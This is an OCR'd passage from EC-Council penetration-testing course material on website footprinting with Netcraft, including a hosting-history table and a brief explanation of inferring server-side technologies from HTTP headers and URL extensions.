


Figure L.83: Screenshot showing website footprinting using Netcraft



Figure L.84: Screenshot showing website footprinting using Netcraft


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Hosting History

Netblock owner	IP address	OS	Web server	Last seen
Unified Layer 1958 South 950 East Provo UT US 84606	162.241.216.11	Linux	Apache	19-Aug-2020
Unified Layer 1958 South 950 East Provo UT US 84606	162.241.216.11	Linux	nginx/1.14.1	29-May-2019
Unified Layer 1958 South 950 East Provo UT US 84606	162.241.216.11	Linux	nginx/1.12.2	28-Nov-2018
Unified Layer 1958 South 950 East Provo UT US 84606	69.89.31.193	-	nginx/1.12.1	5-Nov-2017
Unified Layer 1958 South 950 East Provo UT US 84606	69.89.31.193	Linux	Apache	17-Oct-2017
Unified Layer 1958 South 950 East Provo UT US 84606	69.89.31.193	Linux	nginx/1.12.1	6-Oct-2017
Unified Layer 1958 South 950 East Provo UT US 84606	69.89.31.193	Linux	nginx/1.12.0	28-May-2017
Unified Layer 1958 South 950 East Provo UT US 84606	69.89.31.193	Linux	nginx/1.10.2	15-Apr-2017
Unified Layer 1958 South 950 East Provo UT US 84606	69.89.31.193	Linux	nginx/1.10.1	19-Oct-2016
Unified Layer 1958 South 950 East Provo UT US 84606	69.89.31.193	Linux	nginx/1.10.0	31-May-2016

Figure L.85: Screenshot showing website footprinting using Netcraft

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Identify Server-Side Technologies

Analyze details of the HTTP headers

Penetration testers must examine HTTP header details, such as the page source, URLs, extensions, etc., to determine the internal structure and functionality of web applications. You can use these details to identify different server-side technologies. For example, the extensions reveal the technology and type of platform that the server is using and thus allows the tester to guess the internal structure of the server.




Figure L.86: Example of an URL extension

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure L.87: Components of the URL

